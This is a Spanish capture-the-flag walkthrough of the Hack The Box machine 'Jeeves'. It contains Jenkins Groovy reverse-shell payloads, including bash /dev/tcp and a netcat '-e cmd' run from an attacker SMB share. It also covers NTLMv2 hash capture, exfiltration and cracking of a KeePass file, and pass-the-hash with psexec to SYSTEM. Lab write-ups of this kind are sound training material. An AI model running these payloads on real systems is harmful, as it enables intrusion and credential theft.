encontramos que podemos ejecutar comandos a traves de una consola:



Vamos a buscar que scripts podemos ejecutar en la consola de jenkins para obtener una reverse shell:



Nos dice que podemos usar la reverse shell de "Groovy" para conseguir acceder a la maquina victima:



Copiamos la reverse shell de "revshells", nos podemos a la escucha con netcat y ejecutamos la reverse shell pero nos da un error:

Result

```
java.io.IOException: CreateProcess error=2, The system cannot find the file specified
        at java.lang.ProcessImpl.create(Native Method)
        at java.lang.ProcessImpl.<init>(Unknown Source)
        at java.lang.ProcessImpl.start(Unknown Source)
Caused: java.io.IOException: Cannot run program "sh": CreateProcess error=2, The system cannot find the file specified
        at java.lang.ProcessBuilder.start(Unknown Source)
        at java_lang_ProcessBuilder$start$0.call(Unknown Source)
        at org.codehaus.groovy.runtime.callsite.CallSiteArray.defaultCall(CallSiteArray.java:48)
        at org.codehaus.groovy.runtime.callsite.AbstractCallSite.call(AbstractCallSite.java:113)
        at org.codehaus.groovy.runtime.callsite.AbstractCallSite.call(AbstractCallSite.java:117)
        at Script1.run(Script1.groovy:1)
        at groovy.lang.GroovyShell.evaluate(GroovyShell.java:585)
        at groovy.lang.GroovyShell.evaluate(GroovyShell.java:623)
        at groovy.lang.GroovyShell.evaluate(GroovyShell.java:594)
        at hudson.util.RemotingDiagnostics$Script.call(RemotingDiagnostics.java:142)
        at hudson.util.RemotingDiagnostics$Script.call(RemotingDiagnostics.java:114)
        at hudson.remoting.LocalChannel.call(LocalChannel.java:45)
        at hudson.util.RemotingDiagnostics.executeGroovy(RemotingDiagnostics.java:111)
        at jenkins.model.Jenkins._doScript(Jenkins.java:4356)
        at jenkins.model.Jenkins.doScript(Jenkins.java:4327)
        at java.lang.invoke.MethodHandle.invokeWithArguments(Unknown Source)
```

Nos da un script alternativo para conseguir una reverse shell:

An alternate way to get the reverse shell can be by running the following script in the script console:

```
1.  r = Runtime.getRuntime()
2.  p = r.exec(["/bin/bash", "-c", "exec 5<>/dev/tcp/192.168.1.7/443; cat <&5 | while read line; do
    \$line 2>&5 >&5; done"] as String[])
3.  p.waitFor()
```

Pero recibimos otro error:

Result

```
java.io.IOException: CreateProcess error=2, The system cannot find the file specified
        at java.lang.ProcessImpl.create(Native Method)
        at java.lang.ProcessImpl.<init>(Unknown Source)
        at java.lang.ProcessImpl.start(Unknown Source)
Caused: java.io.IOException: Cannot run program "/bin/bash": CreateProcess error=2, The syst
        at java.lang.ProcessBuilder.start(Unknown Source)
        at java.lang.Runtime.exec(Unknown Source)
        at java.lang.Runtime.exec(Unknown Source)
        at sun.reflect.NativeMethodAccessorImpl.invoke0(Native Method)
        at sun.reflect.NativeMethodAccessorImpl.invoke(Unknown Source)
```

Nos dice otra forma con la que podemos ejecutar comandos directamente:

Executing Shell Commands Directly

There are cases where we don't have a listener to take the reverse shell. In those cases, we can directly run the script and obtain the output of the code in the **Result** window.

The following code is used to get the output of the system commands:

```
1.  def sout = new StringBuffer(), serr = new StringBuffer()
2.  def proc = 'ipconfig'.execute()
3.  proc.consumeProcessOutput(sout, serr)
4.  proc.waitForOrKill(1000)
5.  println "out> $sout err> $serr"
```

Esto si que nos funciona:

Result

```
out>
Windows IP Configuration


Ethernet adapter Ethernet0:

   Connection-specific DNS Suffix  . :
   IPv4 Address. . . . . . . . . . . : 10.10.10.63
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . : 10.10.10.2

Tunnel adapter isatap.{4079B648-26D5-4A56-9108-2A55EC5CE6CA}:

   Media State . . . . . . . . . . . : Media disconnected
   Connection-specific DNS Suffix  . :
 err>
```

Vamos a intentar entrablarnos una conexion con netcat con la maquina victima, nos abrimos un servidor SMB con impacket para compartir el binario de netcat, nos ponemos a la escucha para recibir la conexion:

```
def sout = new StringBuffer(), serr = new StringBuffer()
def proc = '\\10.10.14.11\share\nc64.exe -e cmd 10.10.14.11 1234'.execute()
proc.consumeProcessOutput(sout, serr)
proc.waitForOrKill(1000)
println "out> $sout err> $serr"
```

Result

```
org.codehaus.groovy.control.MultipleCompilationErrorsException: startup failed:
Script1.groovy: 2: unexpected char: '\' @ line 2, column 26.
   def proc = '\\10.10.14.11\share\nc64.exe -e cmd 10.10.14.11 1234'.execute()
                           ^
```

Vemos que nos da un error porque esta interpretando la contra barra como que estas escapando el siguiente caracter, por eso hay que añadirle una mas por cada contrabarra. Volvemos a ejecutarlo:

```
def sout = new StringBuffer(), serr = new StringBuffer()
def proc = '\\\\10.10.14.11\\share\\nc64.exe -e cmd 10.10.14.11 1234'.execute()
proc.consumeProcessOutput(sout, serr)
proc.waitForOrKill(1000)
println "out> $sout err> $serr"
```

Nos llega el hash ntlmv2 del usuario:

```
┌──(kali㉿kali)-[~/escalada]
└─$ impacket-smbserver share . -smb2support
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

[*] Config file parsed
[*] Callback added for UUID 4B324FC8-1670-01D3-1278-5A47BF6EE188 V:3.0
[*] Callback added for UUID 6BFFD098-A112-3610-9833-46C3F87E345A V:1.0
[*] Config file parsed
[*] Config file parsed
[*] Incoming connection (10.10.10.63,49687)
[*] AUTHENTICATE_MESSAGE (JEEVES\kohsuke,JEEVES)
[*] User JEEVES\kohsuke authenticated successfully
[*] kohsuke::JEEVES:aaaaaaaaaaaaaaaa:c684e815d2c1f73fe27150832162f9d4:0101000000000000569dcb9a32db012a2182054d
f3e45300000000010010004f0054006d00790058007700470047000300100004f0054006d00790058007700470047000200100045007300470
0470054006400460074000400100045007300470047005400640046007400070008000056 9dcb9a32db0106000400020000000800300030
000000000000000000000000300000be01e6205f4ac4cf8fb5ea9f96f76c5dc0193b585d88dc46cc604bbdd50aa8de0a0010000000000000
0000000000000000000000090020006300690066007300 2f00310030002e00310030002e00310034002e00310031000000000000000000000
000000
```

Y establece la conexion con netcat pero se vuelve a cerrar:

```
┌──(kali㉿kali)-[~/Downloads]
└─$ rlwrap nc -lnvp 1234
listening on [any] 1234 ...
connect to [10.10.14.11] from (UNKNOWN) [10.10.10.63] 49688

┌──(kali㉿kali)-[~/Downloads]
```

Lo que podemos hacer es quedarnos solo con el "println" y el comando ".execute" que son los que muestran y ejecutan el comando:

```
println "\\\\10.10.14.11\\share\\nc64.exe -e cmd 10.10.14.11 1234".execute()
```

Ahora si que obtenemos conexion con netcat con la maquina victima:

```
└─$ rlwrap nc -lnvp 1234
listening on [any] 1234 ...
connect to [10.10.14.11] from (UNKNOWN) [10.10.10.63] 49690
Microsoft Windows [Version 10.0.10586]
(c) 2015 Microsoft Corporation. All rights reserved.

C:\Users\Administrator\.jenkins>
```

ESCALADA DE PRIVILEGIOS

En el directorio documents encontramos un archivo ".kdbx" que pertenece a las claves de keepass:

```
 Directory of C:\Users\kohsuke\documents

11/03/2017  10:18 PM    <DIR>          .
11/03/2017  10:18 PM    <DIR>          ..
09/18/2017  12:43 PM             2,846 CEH.kdbx
               1 File(s)          2,846 bytes
               2 Dir(s)   2,598,281,216 bytes free
```

Para enviarlo a nuestra maquina local vamos a abrirnos un servidor SMB en nuestra maquina local. Luego, en la maquina victima ejecutamos un "net use" para montar el share en la unidad logica "x":

```
C:\Users\kohsuke\Documents>net use x: \\10.10.14.11\share
net use x: \\10.10.14.11\share
The command completed successfully.
```


Movemos el archivo ".kdbx" a la unidad "x" que es donde se encuentra montado el share de mi maquina local:

```
C:\Users\kohsuke\Documents>move CEH.kdbx x:\
move CEH.kdbx x:\
        1 file(s) moved.
```

Ahora podemos ver el archivo desde el share de mi maquina local:

```
└─$ ls -la
total 3388
drwxrwxr-x  2 kali kali    4096 Nov  9 06:52 .
drwx------ 26 kali kali    4096 Nov  9 06:30 ..
-rwxrwxr-x  1 kali kali    2846 Nov  3  2017 CEH.kdbx
```

Los archivos de keepass suelen tener una contraseña, una vez que consigues esa contraseña puedes ver todas las contraseñas que tiene guardadas en su interior:



Para conseguir la master password podemos utilizar la herramienta keepass2john que enviara el hash de la contraseña a un archivo que john pueda utilizar para crackear la contraseña:


```
┌──(kali㉿kali)-[~/Downloads]
└─$ keepass2john CEH.kdbx > hash.txt

┌──(kali㉿kali)-[~/Downloads]
└─$ cat hash.txt
CEH:$keepass$*2*6000*0*1af405cc00f979ddb9bb387c4594fcea2fd
8d1d606b1dfaf02b9dba2621cbe9ecb63c7a4091*393c97beafd8a820d
156089b6c5647de4671972fcff*cb409dbc0fa660fcffa4f1cc89f728b
```

```
┌──(kali㉿kali)-[~/Downloads]
└─$ john hash.txt --wordlist=/usr/share/wordlists/rockyou.txt
Using default input encoding: UTF-8
Loaded 1 password hash (KeePass [SHA256 AES 32/64])
Cost 1 (iteration count) is 6000 for all loaded hashes
Cost 2 (version) is 2 for all loaded hashes
Cost 3 (algorithm [0=AES 1=TwoFish 2=ChaCha]) is 0 for all loaded hashes
Will run 3 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
moonshine1       (CEH)
1g 0:00:00:46 DONE (2024-11-09 07:08) 0.02157g/s 1186p/s 1186c/s 1186C/s morochita..molly21
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

Tenemos la "master password" vamos a acceder para ver que claves tiene guardadas:

Walmart.com	anonymous	********	http://www.wal	Getting my sho
Bank of Amer	Michael321	********	https://www.ba	
It's a secret	admin	********	http://localhost	
EC-Council	hackerman123	********	https://www.ec	Personal login
Keys to the ki	bob	********		
DC Recovery	administrator	********		
Jenkins admi	admin	********	http://localhost	We don't even r
Backup stuff	?	********		

Tras probar todas con el usuario administrador vemos que la de "backup stuff" tiene un hash como contraseña:



Vamos a probar la autenticacion con el hash con netexec:

```
┌──(kali㉿kali)-[~/Downloads]
└─$ netexec smb 10.10.10.63 -u administrator -H 'aad3b435b51404eeaad3b435b51404ee:e0fb1fb85756c24235ff238cbe81fe
00'
SMB         10.10.10.63     445    JEEVES           [*] Windows 10 Pro 10586 x64 (name:JEEVES) (domain:Jeeves) (
signing:False) (SMBv1:True)
SMB         10.10.10.63     445    JEEVES           [+] Jeeves\administrator:e0fb1fb85756c24235ff238cbe81fe00 (P
wn3d!)
```

Como nos pone "pwned" y tenemos un hash valido de un usuario administrador podemos utilizar la herramienta psexec para conectarnos:

```
└─$ impacket-psexec jeeves/administrator@10.10.10.63 -hashes "aad3b435b51404eeaad3b435b51404ee:e0fb1fb85756c24235ff238cbe81fe00"
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

[*] Requesting shares on 10.10.10.63.....
[*] Found writable share ADMIN$
[*] Uploading file VPsTYnxB.exe
[*] Opening SVCManager on 10.10.10.63.....
[*] Creating service neYM on 10.10.10.63.....
[*] Starting service neYM.....
[!] Press help for extra shell commands
Microsoft Windows [Version 10.0.10586]
(c) 2015 Microsoft Corporation. All rights reserved.

C:\Windows\system32> whoami
nt authority\system
```

No encontramos la flag, dice que miremos mas profundo:

```
C:\Users\Administrator\Desktop> type hm.txt
The flag is elsewhere.  Look deeper.
```

Vamos a aplicar una busqueda recursiva de todos los archivos ".txt" dentro del directorio home del administrador, vemos algo que nos llama la atencion:

```
 Directory of C:\Users\Administrator\Desktop

12/24/2017  02:51 AM                36 hm.txt
                                    34 hm.txt:root.txt:$DATA
               1 File(s)             36 bytes
```

Es como que el archivo "root.txt" esta dentro del archivo "hm.txt", a esto se le llama "Alternate Data Stream". Para poder ver el contentido de root.txt tenemos que pasar el archivo a nuestra maquina local, para eso nos habrimos un servidor SMB y volvemos a ejecutar un "net use" para montarlo en la unidad logica "x" y movemos el archivo a "x":

```
C:\Users\Administrator\Desktop> net use x: \\10.10.14.11\share
The command completed successfully.


C:\Users\Administrator\Desktop> move hm.txt x:\
        1 file(s) moved.
```

Ahora lo tenemos en nuestra maquina, sabiendo que la estructura es "hm.txt:root.txt" solo tenemos que aplicarle un cat para ver el contenido de "root.txt":

```
┌──(kali㉿kali)-[~/Downloads]
└─$ cat hm.txt
The flag is elsewhere.  Look deeper.

┌──(kali㉿kali)-[~/Downloads]
└─$ cat hm.txt:root.txt
afbc5bd4b615a60648cec41c6ac92530
```